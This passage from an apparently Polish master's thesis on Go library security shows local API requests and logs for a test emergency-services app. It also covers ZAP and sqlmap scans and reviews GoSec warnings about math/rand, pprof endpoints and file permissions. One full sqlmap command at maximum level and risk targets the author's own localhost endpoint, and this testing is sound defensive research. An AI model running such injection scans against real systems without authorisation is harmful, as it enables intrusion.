-H "Content-Type: application/json" \
-d '{
  "name": "Jan Kowalski",
  "years_of_experience": 5,
  "specialization": "Firefighter",
  "on_mission": false
}'
{"id":64217}
szbobrowski@HP-ProBook-Ubuntu:~$ curl -X POST http://localhost:8080/vehicle \
-H "Content-Type: application/json" \
-d '{
  "type": "Fire Truck",
  "location": "Warszawa stacja 5",
  "fuel_level_in_liters": 80,
  "on_mission": false,
  "lifeguard_in_charge_id": 64217
}'
{"id":5233}
szbobrowski@HP-ProBook-Ubuntu:~$ curl -X GET "http://localhost:8080/lifeguard/get?id=64217"
{"id":64217,"name":"Jan Kowalski","years_of_experience":5,"specialization":"Firefighter","created_at":"2024-12-28T11:38:52Z"}
szbobrowski@HP-ProBook-Ubuntu:~$ curl -X GET "http://localhost:8080/vehicle/get?id=5233"
{"id":5233,"type":"Fire Truck","location":"Warszawa stacja 5","fuel_level_in_liters":80,"lifeguard_in_charge_id":64217,"created_at":
"2024-12-28T11:39:23Z"}
szbobrowski@HP-ProBook-Ubuntu:~$
```


Rysunek R54 Przykładowe zapytania służące do tworzenia i pobieranie encji w Serwisie Służb Ratunkowych.

```
szbobrowski@HP-ProBook-Ubuntu: ~/Pulpit/praca-magisterska/master-thesi...
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/master-thesis/client-handler$ go run .
2024/12/28 11:38:22 Połączono z serwerem gRPC emergency-services na localhost:50051
2024/12/28 11:38:22 Połączono z serwerem gRPC incident-notifier na localhost:50052
Serwer obsługujący zapytania klienta nasłuchuje na adresie http://localhost:8080
2024/12/28 11:38:52 Utworzono nowy wiersz w tabeli lifeguards: {Name:Jan Kowalski Login: PasswordHash:
YearsOfExperience:5 Specialization:Firefighter OnMission:false}
2024/12/28 11:39:23 Utworzono nowy wiersz w tabeli vehicles: {Type:Fire Truck Location:Warszawa stacja
5 FuelLevelInLiters:80 OnMission:false LifeguardInChargeId:64217}
2024/12/28 11:39:44 Pobrano wiersz z tabeli lifeguards, id wiersza: 64217
2024/12/28 11:39:52 Pobrano wiersz z tabeli vehicles, id wiersza: 5233

szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/master-thesis/emergency-services$ go run .
Udało się połączyć z bazą danych!
Tabela lifeguards już istnieje.
Tabela vehicles już istnieje.
2024/12/28 11:37:38 Serwer nasłuchuje na adresie [::]:50051
2024/12/28 11:38:52 Utworzono wiersz w tabeli lifeguards, id wiersza: 64217
2024/12/28 11:39:23 Utworzono wiersz w tabeli vehicles, id wiersza: 5233
2024/12/28 11:39:44 Pobrano wiersz z tabeli lifeguards: &{ID:64217 Name:Jan Kowalski Login: PasswordHash:
YearsOfExperience:5 Specialization:Firefighter OnMission:false CreatedAt:2024-12-28 11:38:52 +0000 UTC}
2024/12/28 11:39:52 Pobrano wiersz w tabeli vehicles: &{ID:5233 Type:Fire Truck Location:Warszawa stacja 5
 FuelLevelInLiters:80 OnMission:false LifeguardInChargeID:64217 CreatedAt:2024-12-28 11:39:23 +0000 UTC}
```

Rysunek R55 Logi aplikacji podczas obsługi zapytań przedstawionych na rysunku R54.




Rysunek R56 Przykładowe utworzenie incydentu (z użytkowego punktu widzenia przykład zgłoszenia wypadku).



Rysunek R57 Logi aplikacji podczas obsługi zgłoszenia wypadku przedstawionego na rysunku R56.


Automatyczne testy bezpieczeństwa

Jak wcześniej wspomniano celem tworzenia własnej aplikacji było uzyskanie możliwości przeprowadzenia automatycznych testów bezpieczeństwa. Do przeprowadzenia testów wykorzystane zostały dwa narzędzia omówione w rozdziale 9, ZAP oraz sqlmap. Przyjrzyjmy się najpierw wynikom testów uzyskanych za pomocą narzędzia ZAP. Na rysunku R58 przedstawiona została lista endpointów udostępnionych do analizy dla automatycznego skanu bezpieczeństwa. Znajdują się na niej zarówno kwerendy i mutacje GraphQL, jak i endpoindy udsotępniane poprzez REST API.



Rysunek R58 Lista endpointów poddanych automatycznym testom bezpieczeństwa.

Na rysunku R59 widoczna jest lista alertów zgłoszonych po wykonaniu testów automatycznych. Każdy z z badanych adresów otrzymał alert zatytułowany jako X-Content-Type-Options Header Missing, czyli brak nagłówka *X-Content-Type-Options*. ZAP podaje nam informację, że rekomendowaną opcją jest ustawienie tego nagłówka na wartość nosniff, co pozwala zapobiec potencjalnym atakom XSS.



Rysunek R59 Alerty bezpieczeństwa zgłoszone przez narzędzie ZAP.

Pakiet net/http w Go jest minimalistyczny i pozwala programiście w pełni kontrolować odpowiedzi HTTP. W związku z tym domyślnie nie narzuca takich nagłówków jak X-Content-

Type-Options. Alert zwrócony przez ZAP jest ważnym przypomnieniem dla programistów, że to na nich spoczywa obowiązek ręcznego zadbania o ten aspekt bezpieczeństwa.


Kolejne testy przeprowadzone zostały z użyciem narzędzia sqlmap. Oto jedna z komend, która została zastosowana dla wykonania testu.

sqlmap -u "http://localhost:8080/lifeguard" --data='{"name": "Jan Kowalski", "years_of_experience": 5, "specialization": "Firefighter", "on_mission": false}' --method=POST --dbms=mysql --level=3 –risk=3

Ta konkretna komeneda testuje endpoint do tworzenia nowego ratownika w bazie danych. Parametry level oraz risk ustawione na trzeci (maksymalny) poziom zapewniają, że wykonanie zostana maksymalna liczba ataków i przetestowane zostaną wszystkie możliwe przypadki. Na rysunku R60 znajduje się fragment działania programu sqlmap po wykananiu powyższej komendy. W podobny sposób przetestowane zostały wszystkie endpointy, które pozawalają na integrację z bazą danych MySQL.

Rysunek R60 Fragment działania programu sqlmap.

Na rysunku R61 znjaduje się rezultat zwrócony przez sqlmap po wykonaniu serii automatycznych ataków. Komunikat „all tested parameters do not appear to be injectable” (żaden z przetestowanych parametrów nie wydaje się podatny na wstrzykiwanie SQL) informuje, że sqlmap nie znalazł podatnych parametrów w przesłanych danych JSON. Sugeruje to, że kod aplikacji lub serwera skutecznie odpiera próby manipulacji zapytaniami SQL. Takie same wyniki zostały osiągnięte dla wszystkich pozostałych endpointów.



Rysunek R61 Rezultat zwrócony przez sqlmap.

15. Analiza statyczna kodu z użyciem GoSec

Rezultaty statycznej analizy kodu narzędziem GoSec stanowiły podstawę do dokładnej analizy, implementacji środowisk testowych oraz przeprowadzenia trzech omówionych wcześniej ataków (Slowloris, Path Traversal, Człowiek w Środku). Niemniej jednak, nie są to wszystkie ostrzeżenia, które zostały zgłoszone przez GoSec. W tym rozdziale omówione zostanie kilka kolejnych ostrzeżeń. Niektóre z nich zostały zgłoszone, jednak tak naprawdę nie stanowią realnego zagrożenia dla aplikacji o czym można się przekonać, analizując kod źródłowy biblioteki. Są też takie, które mogą potencjanie stanowić pewne ryzyko i uznałem, że warto je tutaj opisać, pomimo że nie wykonuję dla nich tak dogłębnej analizy jak dla wcześniej wymienonych podatności.

Użycie pakietu math/rand w bibliotece database/sql


```
{
  "severity": "HIGH",
  "confidence": "MEDIUM",
  "cwe": {
    "id": "338",
    "url": "https://cwe.mitre.org/data/definitions/338.html"
  },
  "rule_id": "G404",
  "details": "Use of weak random number generator (math/rand or math/rand/v2
   instead of crypto/rand)",
  "file": "/home/szbobrowski/Pulpit/libraries-copies/database/sql/sql.go",
  "code": "3663: \t}\n3664: \tpick := rand.IntN(len(s.s))\n3665: \te := s
   .s[pick]\n",
  "line": "3664",
  "column": "10",
  "nosec": false,
  "suppressions": null
}
```


Rysunek R62 Podatność, w bibliotece database/sql, związana z użyciem pakietu math/rand, zgłoszona przez narzędzie GoSec.

Na rysunku R62 przedstawiona została informacja, że w bibliotece database/sql korzystamy z pakietu math/rand. Jak możemy się przekonać zaglądając do dokumentacji języka Go [22] pakiet ten nie jest bezpieczny w kotekście kryptograficznym. Można zatem zastanowić się dlaczego twórcy języka postanowili skorzystać w tym przypadku z tego właśnie pakietu.

```
func (db *DB) putConnDBLocked(dc *driverConn, err error) bool {
    if db.closed {
        return false
    }
    if db.maxOpen > 0 && db.numOpen > db.maxOpen {
        return false
    }
    if req, ok := db.connRequests.TakeRandom(); ok {
        if err == nil {
            dc.inUse = true
        }
        req <- connRequest{
            conn: dc,
            err:  err,
        }
        return true
    } else if err == nil && !db.closed {
        if db.maxIdleConnsLocked() > len(db.freeConn) {
            db.freeConn = append(db.freeConn, dc)
            db.startCleanerLocked()
            return true
        }
        db.maxIdleClosed++
    }
    return false
}
```

Rysunek R63 Wykorzystanie pakietu math/rand w biliotece database/sql. [kod źródłowy biblioteki Golang]

Na rysunku R63 przedstawiona została funkcja znajdująca się w bibliotece database/sql. Służy ona do zarządzania połączeniami z bazą danych. Dzięki wykorzystaniu losowości zapewniamy sprawiedliwy dostęp do bazy danych. Wybór losowy zapobiega sytuacji, w której pewne żądania są faworyzowane, na przykład tak jak to miałoby miejsce w przypaku kolejki FIFO lub kolejki LIFO. Każde żądanie ma równą szansę realizacji, co jest ważne szczególnie w systemach o dużym obciążeniu.

Pakietem zapewniającym losowość w języku Go, polecanym dla operacji kryptograficznych jest crypto/rand [23]. O ile, zgodnie z dokumentacją ([22] oraz [23]) pakiet ten jest zdecydowanie bezpieczniejszy od pakietu math/rand, trzeba zwrócić uwagę, że operacje w nim wykonywane są bardziej kosztowne obliczeniowo oraz jego zastowanie jest bardziej skomplikowane. Oznacza to, że jego użycie w bibliotece database/sql sprawiłoby, że biblioteka stała by się nieco mniej wydajna oraz potencjalnie bardzije skomplikowana dla programistów. W przypadku równoważenia obciążenia, bezpieczeństwo kryptograficzne nie odgrywa tutaj większej roli. Zewnętrzny

użytkownik nie ma wpływu na to, które połączenie zostanie obłużone. Decyduje o tym, wewnętrzenie, sama biblioteka. Zatem w takim przypadku użycie pakietu math/rand jest jak najbardziej bezpieczne i nie wprowadza żadnego zagrożenia.

Punkt końcowy /debug/pprof w bibliotece grpc

W tej sekcji omówione zostanie ostrzeżenie (R64), zgłoszone przez GoSec, dotyczące uyżcia punktu końcowego /debug/pprof w bibliotece grcp.


```
{
  "severity": "HIGH",
  "confidence": "HIGH",
  "cwe": {
    "id": "200",
    "url": "https://cwe.mitre.org/data/definitions/200.html"
  },
  "rule_id": "G108",
  "details": "Profiling endpoint is automatically exposed on /debug/pprof",
  "file": "/home/szbobrowski/go/pkg/mod/google.golang.org/grpc@v1.65.0
    /benchmark/worker/main.go",
  "code": "29: \t\"net/http\"\n30: \t_ \"net/http/pprof\"\n31:
    \t\"runtime\"\n",
  "line": "30",
  "column": "2",
  "nosec": false,
  "suppressions": null
}
```


Rysunek R64 Podatność, w bibliotece grpc, związana z udostępnianiem punktu końcowego /debug/pprof, zgłoszona przez narzędzie GoSec.

Rozważmy na ile realny jest zagrożenie zgłoszone przez GoSec. Aby to zrozumieć, należy najpierw wyjaśnić czym jest i jak działa pakiet pprof. Jak możemy przeczytać w dokumentacji [24] pakiet ten służy do monitorowania wydajności i diagnostyki aplikacji w czasie rzeczywistym. Udostępnia endpointy, za pomocą których można zbierać dane między innymi na temat zużycia procesora, pamięci czy też aktywnych gorutynach. Istotną kwestią jest fakt, że samo zaimplementowanie w swojej aplikacji net/http/pprof powoduje, że przy inicjalizacji serwera http, pprof automatycznie (bez ingerencji programisty) udostępnia następujące endpointy.
/cmdline, /profile, /symbol, /trace, /heap, /goroutine, /threadcreate, /block

Na rysunku R65 przedstawiony został kod źródłowy biblioteki grpc, którego dotyczy zgłoszenie GoSec [R64].

```
pprofPort  = flag.Int("pprof_port", -1, "Port for pprof debug server to listen on."
    "prof server doesn't start if unset")
```

```
if *pprofPort >= 0 {
    go func() {
        logger.Infoln("Starting pprof server on port " + strconv.Itoa(*pprofPort))
        logger.Infoln(http.ListenAndServe("localhost:"+strconv.Itoa(*pprofPort), nil))
    }()
}
```

Rysunek R65 Wykorzystanie pakietu pprof w biliotece grpc. [kod źródłowy biblioteki Golang]

Na rysunku R65 widzimy, że serwer htttp zostaje uruchomiony tylko w przypadku gdy implementując serwer grcp w naszej aplikacji, przekażemy parametr pprof_port. Pakiet pprof może być bardzo przydatny dla aplikacji korzystjących z grpc. Aplikacje te często działają jako serwery o dużym obciążeniu, przetwarzającego wiele żądań równocześnie. Dzięki analizie wykorzystania zasobów oraz liczbie i stanu gorutyn możemy jako twórcy aplikacji indentyfikować wąskie gardła i poprawiać wydajność. Pprof pozawala także śledzić ścieżki wykonania kodu i dzięki temu odkrywać, które operacje są najbadrdziej kosztowne. Niemniej jednak należy pamiętać, że pprof może posłużyć atakującemu do zdobycia interesujących dla niego informacji, między innymi, stosy wywołać funkcji, parametry uruchomienia aplikacji (endpoint cmdline) czy też alokacja pamięci (fragmenty pamięci przechowujące dane wrażliwe na przykład hasła lub tokeny). Endpointy wystawiane przez pprof do profilowania aplikacji mogą także przyczynić się do ataków DoS (rozdział 7). W przypadku otwartego dostępu atakujący może wykorzystać te endpointy do zwiększenia obciążenia systemu. Nasuwa się zatem wniosek, że pakiet pprof może być z powodzeniem wykorzystywany w środowiskach developerskich i testowych. Niemniej jednak zdecydowanie nie powinno się z niego korzystać w środowiskach produkcyjnych. Zatem odpowiadając na pytanie czy w bibliotece grpc występuje realne zagrożenie związane z użycie pakietu pprof, można ocenić, że takie zagrożenie istnieje, ale jest stosunkowo niewielkie. Pojawia się ono wówcza tylko w przypadku błędu popłenionego przez programistów. Mianowicie kiedy korzystają oni z pakietu pprof podczas fazy implementacji i zapominają o wyłączeniu tej opcji w przypadku dostarczanie nowej wersji aplikacji do środowiska produkcyjnego. Zatem mamy tu do czynienia z przypadkiem kiedy to czy zagrożenie wystąpi zależy tylko od odpowiedzialnego podejścia programistów.

Zbyt wysokie domyślne uprawnienia do plików w bibliotece grpc

Kolejne, omawiane przeze mnie ostrzeżenie, zgłoszone przez GoSec, dotyczy plików tworzonych przez bibliotekę grpc. W bibliotece grpc generowane są pliki kodu Golang, na podstawie definicji zawartych w plikach z rozszerzeniem .proto. Pliki proto zawierają definicje struktur danych oraz metod zapisane w formacie protobuf, który jest uniwerslanym i wieloplatformowym formatem wymiany danych komputerowych. Korzystanie z protobuf jest nieodłączną częścią protokołu komunikacyjnego grcp. Jako że struktury i metody zapisane w plikach proto są niezależne od języka programowania, aby skorzystać z nich w aplikacji Golang musimy posługiwać się generatorami kodu, na przykład oferowanymi w bibliotece grpc.

```
{
  "severity": "MEDIUM",
  "confidence": "HIGH",
  "cwe": {
    "id": "276",
    "url": "https://cwe.mitre.org/data/definitions/276.html"
  },
  "rule_id": "G306",
  "details": "Expect WriteFile permissions to be 0600 or less",
  "file": "/home/szbobrowski/go/pkg/mod/google.golang.org/protobuf@v1.34.2
   /internal/cmd/generate-types/main.go",
  "code": "266: \t} else {\n267: \t\tcheck(os.WriteFile(absFile+\".tmp\", b,
   0664))\n268: \t\tdefer os.Remove(absFile + \".tmp\")\n",
  "line": "267",
  "column": "9",
  "nosec": false,
  "suppressions": null
}
```


Rysunek R66 Podatność, w bibliotece grpc, związana ze zbyt wysokimi, domyślnymi uprawnieniami do tworzonych plików, zgłoszona przez narzędzie GoSec.

Przyjrzyjmy się ostrzeżeniu przedstawionemu na rysunku R66. Wczytując się w treść komunikatu dowiadujemy się, że pliki zapisywane są z uprawnieniami 664, co jest niezgodne z powszechnymi praktykami bezpieczeństwa. Takie ustawienie pozwala, na zapis i odczyt plików przez właściciela i grupę oraz na odczyt plików przez wszystkich. Według komunikatu dobrą praktyką jest, aby uprawnienia do plików nie były wyższe niż 600, co oznacza, że domyślnie tylko właściciel powinien mieć dostęp do zapisywania i odczytywania pliku. Na rysunku R67 przedstawiono miejsce w kodzie, którego dotyczy komunikat z rysunku R66.

```
prev, _ := os.ReadFile(absFile)
if !bytes.Equal(b, prev) {
    fmt.Println("#", file)
    check(os.WriteFile(absFile, b, 0664))
}
```

```
writeSource("internal/filedesc/desc_list_gen.go", generateDescListTypes())
writeSource("internal/impl/codec_gen.go", generateImplCodec())
writeSource("internal/impl/message_reflect_gen.go", generateImplMessage())
writeSource("internal/impl/merge_gen.go", generateImplMerge())
writeSource("proto/decode_gen.go", generateProtoDecode())
writeSource("proto/encode_gen.go", generateProtoEncode())
writeSource("proto/size_gen.go", generateProtoSize())
```

Rysunek R67 Generowanie plików Golang w bibliotece grpc. [kod źródłowy biblioteki Golang]

Na rysunku R67 przedstawione zostało w jaki sposób wykorzystane zostaje tworzenie plików w bibliotece grpc. Pliki zapisywane są w metodzie writeSource, której użycie pokazano na rysunku R67. Jak opisane zostało na początku tej sekcji, biblioteka grpc pozwala nam na generowanie kodu Golang. Kod ten staje się częścią aplikacji. Nie są to zatem pliki, które przechowują dane użytkowników, ani nie są to pliki, które byłyby kiedykolwiek dostępne dla użytkownika. Są to tylko i wyłącznie pliki, którymi posługują się programiści. Stosować zasady najmniejszych uprawnień i przydzielenie dostępu do pliku tylko właścicielowi nie jest powszechną praktyką dla plików współdzielonych w zespołach deweloperkisch. W systemach ciągłej integracji i ciągłego dostarczania kodu oraz zespołowych repozytoriach deweloperskich, szerokie uprawnienia mogą ułatwiać automatyczne budowanie się nowych wersji aplikacji oraz współpracę różnych procesów działających pod różnymi użytkownikami. W związku z powyższymi stwierdzeniami, ciężko tutaj mówić o naruszeniu bezpieczeństwa czy też potencjlanej podatności, jest to raczej celowe działanie twórców biblioteki mające na celu sprawić, aby biblioteka zapewniała jak najlepsze doświadaczenie dla twórców aplikacji.

Wnioski

Analizy bezpieczeństwa bibliotek wykazały, że biblioteki Golang testowane w tej pracy cechują się wysokim poziomem bezpieczeństwa. Niemniej jednak ze względu na różnorodność wymagań biznesowych, każda z omawianych bibliotek pozostawia dużą swobodę programiście w zakresie korzystania z biblioteki.

- Wiele podatności, takich jak SQL Injection czy Path Traversal jest spowodowanych niedopatrzeniami programistów. Użycie surowych zapytań SQL z konkatenacją danych użytkownika prowadzi do możliwości wstrzykiwania złośliwego kodu. Natomiast brak ograniczeń dla parametrów URL może umożliwić przechodzenie poza dozwolone katalogi w systemie plików. Badanie biblioteki net/http pokazało również, że domyślne ustawienia nie zawsze są wystarczająco bezpieczne. Brak limitów czasowych dla otwartych połączeń może przyczynić się do podatności na atak Slowloris.

- Podczas przeprowadzania ataku człowiek w środku, przekonaliśmy się, że to od programisty zależy czy sięgnie po odpowiednie elementy biblioteki, w zależności od postawionych dla aplikacji wymagań cyberbezpieczeństwa. W bibliotece net/http korzystaliśmy zarówno z funkcji, które przesyłają dane tekstem jawnym, jak i tych szyfrujących przesyłane dane, oraz tych, które jednocześnie szyfrują dane i wymagają odpowiedniego certyfikatu, w celu uwierzytelnienia danej strony komunikacji. To potwierdza przedstawioną w celu pracy hipotezę numer 3.

- Brak jakichkolwiek zagrożeń, wynikających z implementacji którejkolwiek biblioteki, podczas automatycznych testów bezpieczeństwa własnej aplikacji sugeruje, że poziom bezpieczństwa bibliotek Go jest wysoki. Szczególnie w przypadku budowy prostych aplikacji i przestrzegania dobrych praktych programistycznych oraz języka Golang. Potwierdza to badaną hipotezę numer 1. Podatności najczęściej pojawiają się w przypadkach skrajnych, kiedy specyficzne wymagania biznesowe zmuszają programistów do niestandardowego korzystania z biblioteki, co przekłada się na potrzebę implementacji własnych mechanizmów bezpieczeństwa, które nie zawsze są skuteczne.

- Przeprowadzone badania potwierdziły, że język Go jest odpowiednim narzędziem do tworzenia skalowalnych i bezpiecznych aplikacji w architekturze klient - serwer (hipoteza badawcza numer 2), pod warunkiem właściwej konfiguracji oraz przestrzegania dobrych praktyk programistycznych. Implementacja testów bezpieczeństwa powinna stanowić nieodłączną część procesu tworzenia oprogramowania.

Bibliografia

[1] Mihalis Tsoukalos „Mastering Go” [Książka], Wydawnictwo Packt Publishing, 2019

[2] Shubhangi Agarwal „Learning Go Programming” [Książka], Wydawnictwo BPB Publications, 2024

[3] Ricardo Miranda Filho, Ricardo Bonfim, Larissa Pessoa, Raimundo Barreto, Rosiane de Freitas „Measuring the Execution Time of Programs from different Android Embedded Programming Languages” [Artykuł naukowy IEEE], 2024

[4] George Reese „Database Programming with JDBC and Java” [Książka], Wydawnictwo O'Reilly Media, 2000

[5] Randy Connolly, Ricardo Hoar „Fundamentals of Web Development” [Książka], Wydawnictwo Pearson, 2015

[6] Deepa Goyal, Kin Lane „API Analytics for Product Managers” [Książka], Wydawnictwo Packt Publishing, 2023

[7] Varun Chopra „Websockets Essentials” [Książka], Wydawnictwo Packt Publishing, 2015

[8] William Lyon „Full Stack GraphQL Applications” [Książka], Manning Publications, 2022

[9] Suzanne J. Matthews „Dive Into Systems: A Gentle Introduction to Computer Systems” [Książka], No Starch Press, 2022

[10] Ian Wienand „Computer Science from the Bottom Up” [Książka] [Online]. Załącznik: https://www.bottomupcs.com/ Data ostatniego dostępu: 29.12.2024

[11] Prihatin Oktivasari, Ayu Rosyida Zain, Maria Agustin, Asep Kurniawan, Fachroni arbi Murad, Muhammad fabian Anshor „Analysis of Effectiveness of Iptables on Web Server from Slowloris Attack” [Artykuł naukowy IEEE], 2022

[12] „SQL Library” [Dokumentacja języka Go] [Online]. Załącznik: https://pkg.go.dev/database/sql Data ostatniego dostępu: 02.11.2024

[13] „SQL Injection” [OWASP] [Online]. Załącznik: https://owasp.org/www-community/attacks/SQL_Injection#. Data ostatniego dostępu: 02.11.2024

[14] Kefei Cheng, Ruijie Guo, Meng Gao „An Optimizing Chinese String Matching Algorithm Based on the URL Encoding” [Artykuł naukowy IEEE], 2010

[15] „Information Functions” [Dokumentacja MySQL] [Online]. Załącznik: https://dev.mysql.com/doc/refman/8.4/en/information-functions.html. Data ostatniego dostępu: 03.11.2024

[16] „Avoiding SQL injection risk” [Dokumentacja języka Go] [Online]. Załącznik: https://go.dev/doc/database/sql-injection. Data ostatniego dostępu: 03.11.2024

[17] Dafydd Stuttard, Marcus Pinto „The Web Application Hacker’s Handbook – Finding and Exploiting Security Flas”, Wydawnictwo Wiley, 2011

[18] „Path Traversal” [OWASP] [Online]. Załącznik: https://owasp.org/www-community/attacks/Path_Traversal. Data ostaniego dostępu: 07.11.2024

[19] Sean Oriyano „Network Sniffing” [Artykuł naukowy IEEE], 2016

[20] „OpenSSL Library” [Dokumentacja biblioteki OpenSSL] [Online]. Załącznik: https://github.com/openssl/openssl. Data ostatniego dostępu: 17.11.2024

[21] Clark S. Lindsey, Johnny S. Tolliver, Thomas Lindblad „Java Remote Method Invocation” [Książka], Cambridge University Press, 2010

[22] „Pakiet math/rand” [Dokumentacja języka Go] [Online]. Załącznik: https://pkg.go.dev/math/rand Data ostatniego dostępu: 11.12.2024

[23] „Pakiet crypto/rand” [Dokumentacja języka Go] [Online]. Załącznik: https://pkg.go.dev/crypto/rand Data ostatniego dostępu: 11.12.2024

[24] „Pakiet pprof” [Dokumentacja języka Go] [Online]. Załącznik: https://pkg.go.dev/net/http/pprof

[25] „Atak DoS” [OWASP] [Online]. Załącznik: https://owasp.org/www-community/attacks/Denial_of_Service Data ostatniego dostępu: 27.12.2024

[26] „Amazon Simple Queue Service” [Dokumentacja AWS] [Online]. Załącznik: https://docs.aws.amazon.com/AWSSimpleQueueService/latest/SQSDeveloperGuide Data ostatniego dostępu: 27.12.2024

